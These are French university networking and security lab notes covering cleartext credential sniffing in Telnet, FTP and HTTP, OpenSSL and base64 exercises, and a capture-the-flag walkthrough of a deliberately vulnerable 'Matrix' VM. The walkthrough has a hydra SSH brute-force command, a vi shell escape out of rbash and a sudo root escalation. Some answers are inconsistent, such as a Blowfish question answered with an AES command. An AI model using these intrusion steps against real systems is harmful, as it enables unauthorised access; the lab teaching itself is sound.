


Telnet, FTP et SSH

a) Configuration des machines



- Dans ce TP, on va utiliser 3 Serveurs (telnet, FTP et SSH).
- Pour accéder aux machines virtuelles : <https://vdi.ens.math-info.univ-paris5.fr/>

1. Commandes systèmes et réseaux

1. Quelle commande permet de visualiser l'adresse MAC (Physique) et l'adresse IP (logique) de votre station ?

Ipconfig /all ou ifconfig -a

2. A partir de votre terminal, exécuter la commande "ping" avec une station voisine. Quelle commande système permet de visualiser les adresses MAC et IP des hôtes avec lesquelles vous avez échangés des trames ?

ARP -a.

3. Avec un éditeur de texte de votre choix, ouvrez le fichier : /etc/services et identifier le numéro le numéro de port utilisé par défaut par les applications suivantes :

Telnet 23, FTP 21, SSH 22, http 80, HTTPS 443, DNS 53, SMTP 25, IMAP 143, SNMP 162.

2. Server telnet

1. Vérifier que le serveur Telnet est à l'écoute des nouvelles connections

netstat -antp

2. Lancer Wireshark pour capturer les trames échangées entre le client et le serveur telnet. Ensuite, connectez-vous au serveur TELNET :

\$telnet @IP2

Après l'authentification, utiliser les commande "ls", "pwd", "mkdir test", "cd test", "nano fichier.txt"

Je suis le/la plus beau/belle du quartier. Beaucoup plus que

Appuyer sur *ctrl+x* pour quitter le mode d'édition et enregistrer les modifications

3. Quel est le numéro du port du serveur ? Quel est le protocole de transport utilisé par telnet ? donner la commande permettant de vérifier que le serveur écoute sur ce port ?

- Qu'elle est le numéro du port du serveur ? 23.
- Quel est le protocole de transport utilisé par Telnet ? TCP.
- Donner la commande qui permet de vérifier que le serveur écoute sur ce port ?
netstat -lnt | grep 23 -> grep 23 permet de filtrer celle ou le chiffre 23 est présent

4. Via le logiciel Wireshark, retrouvez votre login et mot de passe. Est-il lisible ? Retrouver aussi le résultat de vos commandes "ls", "pwd", etc. Sont-ils lisibles par un MITM ?

Via le logiciel Wireshark, retrouvez votre login et mot de passe. Est-il lisible ? Retrouver aussi le résultat de vos commandes "ls", "pwd", etc. Sont-ils lisibles par un MITM ?

Oui, ils sont lisibles par la procédure suivant -> filtre : telnet -> sélectionner une ligne de Wireshark -> clique droit -> suivre -> flux TCP.

Je pourrais observer tt ce que j'ai fait dans l'autre machine, même le login et le MDP, ainsi elles peuvent être lisible par un MITM (Man In The Middle).

3. Server FTP: File Transfer Protocol

1. Vérifier que le serveur FTP est à l'écoute des nouvelles connections

Netstat -natp.

2. Lancer Wireshark et commencer à capturer les trames échangées entre le client et le serveur FTP. Ensuite, connectez-vous au serveur FTP. Déposer le fichier "file1.txt" sur le serveur. Le contenu du fichier "file1.txt" est :

\$echo "ceci est un message classé secret défense" > file1.txt \$echo "mon numéro de compte : 123456789" >> file1.txt

3. Quel est le numéro du port utilisé par le serveur ? Quel est le protocole de transport utilisé par FTP ?

- Quelle est le numéro du port du serveur ? 21. Et ftp-DATA c'est 20.
- Quel est le protocole de transport utilisé par FTP ? TCP.
- Donner la commande qui permet de vérifier que le serveur écoute sur ce port ?
netstat -lnt | grep 21 -> grep 21 permet de filtrer celle où le chiffre 21 est présent.

4. Au moyen du logiciel Wireshark, et des messages capturés, retrouver votre login et mot de passe. Sont-ils lisibles ? Retrouver aussi le contenu du fichier file1.txt. Est-il lisible ? Expliquer la démarche

A l'aide de Wireshark, il suffit d'utiliser le filtre FTP ou FTP-DATA (pour les données) et elles seront directement lisibles sur Wireshark sans procédure particulière, cependant on peut suivre la même démarche que Telnet et on aura le résultat avec tout lisible.

5. *http : Hypertexte Transfer Protocol*

Lancer Wireshark et commencer à capturer les trames échangées entre un navigateur web et internet. Ouvrez un navigateur web et accédez au site : <http://zero.webappsecurity.com/>. Entrer un identifiant et un mot de passe de votre choix (par hasard).

1. Quel est le numéro du port utilisé par le serveur http : **80**.
2. Quel est le protocole de transport utilisé par http : **TCP**.
3. Au moyen du logiciel Wireshark, et des messages capturés, retrouver votre login et mot de passe. Est-il lisible ? Expliquer la démarche

A l'aide de Wireshark, il suffit d'utiliser le filtre http et elles seront directement lisibles sur Wireshark sans procédure particulière, cependant on peut suivre la même démarche que Telnet et on aura le résultat avec tout lisible.

6. *SSH: Secure SHell*

Le protocole SSH (Secure SHell) permet à des utilisateurs d'accéder à une machine distante à travers une communication chiffrée.

1. Votre serveur sshd est-il actuellement en exécution sur la machine virtuelle ? Comment feriez-vous pour arrêter ou démarrer ce service? ssh user@ip -
2. SSH est basé sur une architecture client/serveur. Sur quel port écoute le serveur SSH : **22**.
3. Lancer Wireshark pour capturer le trafic. Essayer de vous connecter sur le serveur à l'aide de la commande **ssh**.

Syntaxe : **ssh user@IP2**, *user* étant un compte valide défini sur le serveur. A la place du nom du serveur, utiliser l'adresse IP de votre serveur.

```
The authenticity of host 'IP1' can't be established.  
RSA key fingerprint is 53:b4:ad:c8:51:17:99:4b:c9:08:ac:c1:b6:05:71:9b.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added IP2 (RSA) to the list of known hosts  
user@172.16.17.130's password: (enter the password)  
[user1@server]$
```

Est-il possible de récupérer votre login et votre mot de passe via Wireshark non ? Est-ce possible de retrouver aussi le résultat de votre commande "ls".

Transferts des fichiers avec scp et sftp

scp (secure copy) et sftp (secure ftp), permettent de copier des fichiers et des arborescences, en utilisant **ssh** pour sécuriser les transferts *Syntaxe générale:*

scp [-r] source destination, où *source* et *destination* désigne l'ensemble des fichiers à copier ou le répertoire d'accueil.

Exemples:

scp user@sIP2:fichier rep-local, pour copier du serveur distant le fichier vers le répertoire rep d'accueil local

scp -r fichiers-locaux user@IP2:rep-distant, pour copier les fichiers locaux vers le répertoire situé sur le serveur distant

1. Effectuez les copies suivantes et vérifiez les résultats

```
scp/etc/services user@IP2:/home/votre_compte/  
mkdir test/ cd test touch  
file1.txt echo `` hello ``  
> file2.txt netstat -ant >  
file3.txt route -nr >  
file4.txt
```

Ensuite utiliser la commande **scp** pour copier le répertoire **test** sur le serveur.

3. Testez des transferts des fichiers précédents entre le client et le serveur avec l'application **sftp**.

¹ . Dans votre répertoire home, exécuter les commandes suivantes sur machine contenant le client :

-
4. Est-il possible de récupérer votre login et votre password via Wireshark ? Si oui expliquer la démarche ?

NON

5. Est-il possible de récupérer le contenu des fichiers (file1, file2, file3, file4) ? Si oui expliquer la démarche. NON

6. Que préférez-vous pour le transfert de vos fichiers (FTP ou SFTP) ? expliquer pourquoi ?
SFTP est préférable car les dossier sont chiffré.

Correction du TD4 :

GTFOBins (site)

Exercice 1 : Chiffrement et déchiffrement symétrique.

1. Indiquer la version de votre logiciel OpenSSL :

`openssl version` → commande pour le savoir.
LibreSSL 2.8.3

2. Citer 5 algorithmes de chiffrement symétrique dans OpenSSL.

`openssl list -cipher-commands` : permet d'obtenir les différent algorithmes de chiffrement.

- Aes (*Advanced Encryption Standard*)
- Bf (**BlowFish**).
- Des (**Data Encrypted Standart**).
- 3des.
- rc4, rc6 (**Rivest Cipher 4-6**) -> Créé par Ronald Rivest.
- camellia.

3. Tester si le nombre 512687 est premier

`openssl prime 512687`
512687 is not prime

4. Chiffrer un fichier texte (de votre choix) avec la commande suivante :
`openssl enc -aes-256-cbc -in myfile.txt -out encrypted.bin`
et ensuite entrer le mot de passe

`$openssl enc -aes-256-cbc -in fichierAEncipte.txt -out fichierDeSortit.bin`
(Encrypte algorithme de cryptage entrée sortie)

5. Visualiser le contenu du fichier "encrypted.bin". De quel codage s'agit-il ?

Binaire

Pour décrypter →

`openssl enc -d -aes-256-cbc -in fichierDeSortit.bin -out fichierAEncipte.txt`

6. Est-ce qu'il est facile de copier le contenu du fichier "encrypted.bin" dans gmail pour une transmission par courriel ? justifier votre réponse.

Non, cela est impossible, car chaque navigateur intercepte le binaire à sa façon et il n'est pas plus possible de déchiffrer à la réception. La seule solution est d'envoyer le fichier binaire en pièce jointe.

7. Donner la signification des termes suivants : enc, aes, 256, cbc, -in et -out

enc: encryptage

aes: Advanced Encryption Standard

256: nombres de bits

cbc: Cipher Block Chaining

-in: entrée (input).
-out : sortie (output).

8. Répéter la commande de chiffrement précédente avec l'option -base64 openssl enc -aes-256-cbc -in myfile.txt -base64 -out encrypted.b64

\$openssl enc -base64 -aes-256-cbc -in fichierAEncrypted.txt -out fichierDeSortit.b64

9. Afficher le contenu du fichier encrypted.b64

« Affiche une suite de caractère visible mais crypté »

10. De quel codage s'agit-il ? donner l'alphabet de ce codage ?

Code : Base64.
Alphabet : à-z A-z 0-9 + /

11. Est-ce que c'est facile de copier ou à transmettre le contenu du fichier encrypted.b64 par courriel via gmail ? justifier votre réponse

Oui, il est facilement déchiffrable à la réception (Preuve lors du TD : écran de Anes).

12. Déchiffrer le fichier encrypted.bin avec la commande suivante : **openssl enc -d -aes-256-cbc -in encrypted.bin -out file.txt -pass pass:votremotdepasse**

Résultat : « Texte déchiffré est en claire »

13. À quoi sert les options suivantes dans la commande précédente : enc -d, -pass pass:votremotdepasse ?

enc -d : déchiffrer
-pass pass:votremotdepasse : mot de passe.

14. Déchiffrer le fichier encrypted.b64 avec la commande suivante
openssl enc -d -aes-256-cbc -in encrypted.b64 -base64 -out file.txt -pass pass:./file.txt

15. À quoi sert l'option -base64 ? peut-on omettre cette option ?

- Elle sert à préciser que le fichier crypter est en base 64.
- Non on ne peut pas omettre cette option.

16. Quelle est la différence entre les deux commandes utilisées pour déchiffrer le fichier ?

L'un est crypter en binaire, tandis que l'autre est crypter en base64.

17. Tentez de déchiffrer le fichier "encrypted.bin" ou "encrypted.b64" avec un mauvais mot de passe. Comment réagit OpenSSL ?

18. Chiffrer un fichier "toto.txt" avec l'algorithme Blowfish en mode CBC, avec un mot de passe de votre choix, le fichier chiffré portera le nom de "toto.enc". Vérifier si vous pouvez déchiffrer et donner les commandes pour chiffrer et déchiffrer.

Chiffrer : `openssl enc -aes-256-cbc -in toto.txt -out toto.enc`

Déchiffrer : `openssl enc -d -aes-256-cbc -in toto.enc -out toto.claire`

19. Chiffrer un fichier "titi.txt" avec l'algorithme RC2 en mode CBC, avec un mot de passe de votre choix, le fichier chiffré portera le nom de "toto.enc".

`openssl enc -rc2-cbc -in toto.txt -out toto.enc`

Exercice 2 - Base 64

On considère le fichier texte suivant :

\$cat raphael.txt

Quatre consonnes et trois voyelles
C'est le prénom de Raphaël
Je le murmure à mon oreille
Et chaque lettre m'émerveille
C'est le tréma qui m'ensorcelle
Dans le prénom de Raphaël

1. Coder le fichier raphael.txt en base 64 (raphael.b64). Donner la commande pour effectuer ce codage.

`$base64 raphael.txt > raphael.b64`

2. Donner la commande pour décoder le fichier précédent (raphael.b64)

`$base64 -d raphael.b64`

3. Donner la commande pour coder le mot de passe (azerty) en base 64

`$echo azerty | base64`

4. Donner la commande pour décoder le résultat précédent

`$echo YXplcnR5Cg== | base64 -d`

5. Donner deux sites web permettant de coder/décoder un texte en base 64

<https://www.base64decode.org/>

<https://www.dcode.fr/code-base-64>

Exercice 3 - Déchiffrement

Le fichier "encrypted_file.b64" (disponible sur moodle) a été chiffré avec le système AES en mode CBC, la clé de 256 bits ayant été obtenue par un mot de passe stocker en base64 dans le fichier "passwd.b64"

1. Le mot de passe codé en base 64, pourriez-vous le décoder ?

Oui.

2. Déchiffrer ensuite le fichier "encrypted_file.b64" et donner la commande et le résultat de déchiffrement

```
$openssl enc -d -aes-256-cbc -base64 -in encrypted_file.b64 -out resultat.txt -pass  
pass:./passwd.b64
```

Mot de passe : **L3INFO**.

Exercice 4 - mot de passe

1. Dans quel fichier sont stockés les mots de passe sous linux ?

etc/shadow

2. Sont-ils lisibles ? comment sont-ils enregistrés ?

Non, Ils sont enregistrés sous la forme d'empreinte.
(**"\$hashfuction\$salt\$hash(mdp || salt)"**)

Bonus :

CTF MACHINE MATRIX

Bonjour, bonsoir tout le monde ! Dans ce PDF je vais vous montrer comment récupérer le flag (Drapeau, qui prouve que vous avez réussi à compromettre une machine) d'une machine virtuelle appelé « Machine_matrix » !

Il s'agit d'une machine virtuelle permettant aux gens de s'entraîner à accéder à une machine en réseau local à travers un port ouvert, un accès SSH par bruteforce (Force brute) et une fois dans la machine, monter en privilège. (Avoir accès à la machine en tant que **root**)

Cette démonstration a été montré par M.Osman Salem au TD du Mardi 23 mars.
(*PDF écrit par Jordan LAIRES*)

Lien de téléchargement de la machine virtuelle pour le refaire chez vous :

<https://mega.nz/file/CiwBjRZB#EtKOQvDQjytMq3LkkMgrHDC9EYxEz8mqpOg5M2N1OOK>

Pour cette démonstration, vous aurez besoin de kali-linux, une machine virtuelle contenant de nombreux outils permettant de tester la vulnérabilité d'une machine.

Le lien de téléchargement de kali-linux : <https://www.kali.org/downloads/>

Il s'agit d'une infiltration de la machine virtuelle Matrix en réseau local. On va devoir donc allumer la machine matrix afin qu'elle soit connectée au réseau local.

Identification de la machine cible :

Une fois la machine Matrix connectée, on va pouvoir scanner notre réseau local grâce à la commande **arp-scan -l** sur notre machine kali-linux.

```
root@kali:/home/kali# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:48:e9:41, IPv4: 192.168.1.45
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.44    08:00:27:a9:7a:ba    PCS Systemtechnik GmbH
192.168.1.48    8c:ec:4b:9b:80:04    Dell Inc.
192.168.1.41    34:2e:b6:8e:95:ec    HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.254  f4:ca:e5:46:78:55    FREEBOX SAS

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.006 seconds (127.62 hosts/sec). 4 responded
root@kali:/home/kali#
```

Toutes les machines connectées à votre réseau sont donc affichées. Vous reconnaissez vos machines, moi personnellement, ma box, mon PC dell et mon téléphone HUAWEI, mais je ne connais pas «PCS Systemtechnik GmbH » . Il s'agit donc sûrement de la machine matrix qui est connecté à mon réseau.

Grâce à cette manipulation on connaît maintenant l'adresse IP de la machine. Avec son adresse IP on peut scanner les ports ouverts de la machine grâce à **NMAP**, un logiciel sur kali-linux permettant de vérifier les ports d'une machine pour une IP donnée.

Vérification des ports ouverts :

Ecrivons sur kali-linux la commande **nmap -p- 192.168.1.44** (L'IP de la machine matrix.)

```
root@kali:/home/kali# nmap -p- 192.168.1.44
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 17:20 EDT
Nmap scan report for 192.168.1.44
Host is up (0.000097s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp  open  Elite
MAC Address: 08:00:27:A9:7A:BA (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
root@kali:/home/kali#
```

Cette commande va scanner les ports de la machine et afficher ceux qui sont ouverts.

On sait donc que la machine possède un site WEB grâce au fait que le port http (80) est ouvert, qu'on peut aussi s'y connecter en SSH car le port 22 est ouvert mais il y a aussi un étrange port 31337 d'ouvert.

Rechercher une piste :

*On aurait pu emprunter « un autre chemin » en se rendant sur la page web du site en tapant sur un moteur de recherche **192.168.1.44** et enquêter un peu sur le site pour y trouver le fait qu'on doit se rendre sur le site au port 31337, mais grâce au scan d'nmap on pouvait s'y rendre directement, pour l'entraînement je vous laisse enquêter sur le site 192.168.1.44 et voir si vous arrivez à trouver la piste. (La réponse est tout à la fin du PDF.)*

Bref continuons, on peut se rendre au site au port 31337 en tapant dans la barre d'un navigateur web en écrivant l'adresse IP de la machine suivie de « : » et le numéro de port.

En y tapant donc 192.168.1.44:31337 on arrive sur ce site :

Décoder le message en Base64 :

Pour décoder ce message, on peut taper dans le shell de kali-linux la commande suivante :

```
Echo <Le_Message> | base64 -d
```

Ce qui signifie que avant le pipe (|), ça va être l'entrée de la commande écrite après le pipe.

On obtient donc ce message :

```
root@kali:~/home/kali# echo ZWNobyAivGhhb1B5b3UnbGwgc2VlLCB0aGF0IGlzIG5vdCB0aGUC3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4iIA+IEN5Ghlc1StYXRyaXg= | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrixroot@kali:~/home/kali#
```


Les derniers caractères semblent être une redirection. « > Cypher.matrix ».

On peut donc en déduire qu'il y a un fichier appelé Cypher.matrix dans les fichiers du site.

Fouiller les fichiers et décoder un message en BrainFuck :

Pour le vérifier, on ajoute dans la barre de recherche du navigateur cela :

192.168.1.44 :31337/Cypher.matrix



On obtient donc clairement un texte chiffré. Nous avons vu en TD que cette manière de chiffrer s'apparente à du **BrainFuck**. Pour déchiffrer, on va donc avoir besoin d'un site nous permettant cela : <https://www.splitbrain.org/static/ook/>

On a donc ceci :

You can enter into matrix as guest, with password k1ll0rXX

Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.

Il est donc dit qu'on peut se connecter à la session **guest** de la machine matrix avec un mot de passe dont les deux derniers caractères nous sont inconnus. Le mot de passe est donc k1ll0r avec deux caractères en plus à la fin.

Pour pouvoir trouver la bonne séquence de caractères, on va devoir créer une wordlist. Une liste de mot de passes que nous devrions tester.

Evidemment, nous n'allons pas tester à la main toutes les combinaisons possibles. C'est pour cela que nous allons utiliser deux logiciels présents sur kali-linux :

- md64 □ Pour créer la wordlist
- hydra □ Pour bruteforce (forcer) la connexion en essayant tous les mots de passes présent dans la wordlist qu'on aura créé.

Création de la wordlist :

Pour créer notre wordlist on va donc écrire : **mp64 k1ll0r?a?a > wordlist.txt**

« ?a » signifie que le programme va mettre tous les caractères existant à la place du ?a. On a donc mis deux « ?a » à la fin pour pouvoir recréer toutes les combinaisons possibles et on a mis tout cela dans le fichier wordlist.txt (Grâce à la redirection)

On peut voir il existe combien de combinaisons en écrivant **wc -l wordlist.txt**

Commande qui permet d'afficher combien de lignes contient un fichier texte.

La réponse est : **9025** lignes (Donc combinaisons que l'on va essayer)

Bruteforce la session guest :

Une fois que nous avons notre wordlist, donc les différents mots de passes à essayer, on va donc utiliser hydra pour tenter de s'y connecter.

Comme précédemment découvert, le port 22 étant ouvert, on peut donc s'y connecter en SSH. C'est ce qu'on va faire avec hydra.

Ecrivons dans le shell : **hydra -l guest -P wordlist.txt ssh://192.168.1.44 -V**

-l □ On spécifie après le nom du login

-p □ On spécifie après le fichier wordlist

On écrit qu'on veut se connecter à cette adresse IP en SSH puis -V sert à exécuter la commande en mode verbose, mode qui permet à l'utilisateur de suivre l'avancée de l'attaque.

Alors, à titre de comparaison, hydra a testé 9025 combinaisons en **10 MINUTES**.

```
[ATTEMPT] target 192.168.1.44 - login "guest" - pass "kill0r7n" - 2264 of 9027 [child 2] (0/2)
[ATTEMPT] target 192.168.1.44 - login "guest" - pass "kill0r7o" - 2265 of 9027 [child 11] (0/2)
[22][ssh] host: 192.168.1.44 login: guest password: kill0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-23 17:56:26
root@kali:/home/kali#
```

Une fois la fin du bruteforce, on a donc trouvé le mot de passe ! □ □ **kill0r7n**

Connexion à la machine en SSH :

Maintenant que nous connaissons le mot de passe, on va pouvoir s'y connecter à distance grâce au protocole Secure Shell (Port 22, acronyme SSH.)

Pour cela on va entrer sur kali-linux **ssh guest@192.168.1.44**

En quelque sorte on écrit <Nom_Session>@<IP_Machine>.

Une fois la commande entrée, on vous demande le mot de passe, vous le connaissez : **kill0r7n**.

```
root@kali:/home/kali# ssh guest@192.168.1.44
guest@192.168.1.44's password:
Last login: Tue Mar 23 21:06:48 2021 from 192.168.1.45
guest@porteus:~$
```

Vous voici connecté à la machine !

« S'enfuir » du rbash (Restricted shell):

Vous allez vite vous rendre compte que vous n'êtes qu'en invité, mais en plus vous êtes dans un rbash, un Restricted shell. Il s'agit d'une autre version du shell que nous connaissons, et ce shell, possède beaucoup moins de commande que l'on peut exécuter en tant normal.

(ls et cd ne sont pas possibles par exemple.)

On peut par contre voir ce que contient la variable PATH pour voir où se situent les commandes exécutables par notre rbash. Pour cela, écrivons **\$PATH**


```

guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify '/' in command names
guest@porteus:~$ cd
-rbash: cd: restricted
guest@porteus:~$ $PATH
-rbash: /home/guest/prog: restricted: cannot specify '/' in command names
guest@porteus:~$ █

```

Même si on a été refusé, on voit le chemin de PATH. Alors, pour voir quelles commandes on peut exécuter, on va afficher le contenu de prog. Et comme **ls** n'est pas exécutable, on va écrire **echo /home/guest/prog/***

```

guest@porteus:~$ echo /home/guest/prog/*
/home/guest/prog/vi
guest@porteus:~$ █

```

Et on voit qu'on peut exécuter la commande « vi ».

Inconnue, on va devoir se renseigner sur cette commande, et ce qu'on peut en faire.

Pour cela, on va devoir aller sur le site <https://gtfobins.github.io/>

Il s'agit d'un site répertoriant comment « dépasser » les sécurités de certains systèmes.

On va taper dans la barre de recherche « vi »

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
(a) vi -c '!/bin/sh' /dev/null
```

Et il est écrit qu'on peut s'échapper de notre restricted shell en écrivant cette commande.

```
sh-4.4$ █
```

Tiens, nous sommes sur un autre shell ! Mission accomplie !

Modifier PATH pour exécuter d'autres commandes :

Même si nous sommes sortis de rbash, il s'agit encore ici, d'un shell avec des commandes interdites : On ne peut exécuter **ls** par exemple.

Alors on va modifier notre variable PATH afin de pouvoir accéder à d'autres commandes.

Par exemple, si on veut utiliser **ls**, il faut qu'on puisse accéder au dossier contenant cette commande, et PATH est la solution : Il suffit de concaténer avec un « : » au PATH, le chemin de la commande voulue.

Pour voir où est située une commande, écrivez sur un shell (Normal, sur votre kali-linux) **which <NomCommande>** par exemple **which ls**

```
root@kali:/home/kali# which ls
/usr/bin/ls
root@kali:/home/kali# which sudo
/usr/bin/sudo
```

D'une pierre deux coups, en ajoutant **/usr/bin/** à notre PATH on va peut-être pouvoir aussi utiliser la commande **sudo**, soit le saint-graal pour pouvoir monter en privilège !

Pour modifier la variable PATH écrivez : **PATH=/usr/bin:\$PATH**

Comme ça, on a ajouté « /usr/bin: » au début de PATH.

```
sh-4.4$ $PATH
sh: /usr/bin:/home/guest/prog: No such file or directory
sh-4.4$
```

Voici à présent l'état de PATH. On va donc tenter d'écrire ls :

```
sh-4.4$ ls
guest  trinity
sh-4.4$
```

Miracle !

Montée en privilège et trouvaille du flag:

On se rend donc vite compte que l'on peut exécuter la commande **sudo**.

La commande indispensable pour exécuter n'importe quoi en tant que superuser, root.

Alors on va donc ouvrir un shell en tant que root en écrivant **sudo bash**.


On entre le mot de passe de guest qu'on avait précédemment trouvé grâce à mp64 : **k1ll0r7n**

Et....

```
sh-4.4$ ls
guest  trinity
sh-4.4$ sudo bash
Password:
root@porteus:/home#
```

Il nous faut à présent trouver le flag. Pour cela, on va se rendre dans le répertoire de root en écrivant **cd /root** et on va juste taper **ls** pour voir ce qu'il contient...

```
root@porteus:/home# ls
guest/  trinity/
root@porteus:/home# cd /root
root@porteus:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~#
```



Tadam ! Lisons le contenu de flag.txt...

```
root@porteus:/home# ls
guest/ trinity/
root@porteus:/home# cd /root
root@porteus:~# ls
Desktop/ Documents/ Downloads/ Music/ Pictures/ Public/ Videos/ flag.txt
root@porteus:~# cat flag.txt

EVER REWIND OVER AND OVER AGAIN THROUGH THE
INITIAL AGENT SMITH/NEO INTERROGATION SCENE
IN THE MATRIX AND BEAT OFF

WHAT


NO, ME NEITHER

IT'S JUST A HYPOTHETICAL QUESTION

root@porteus:~#
```

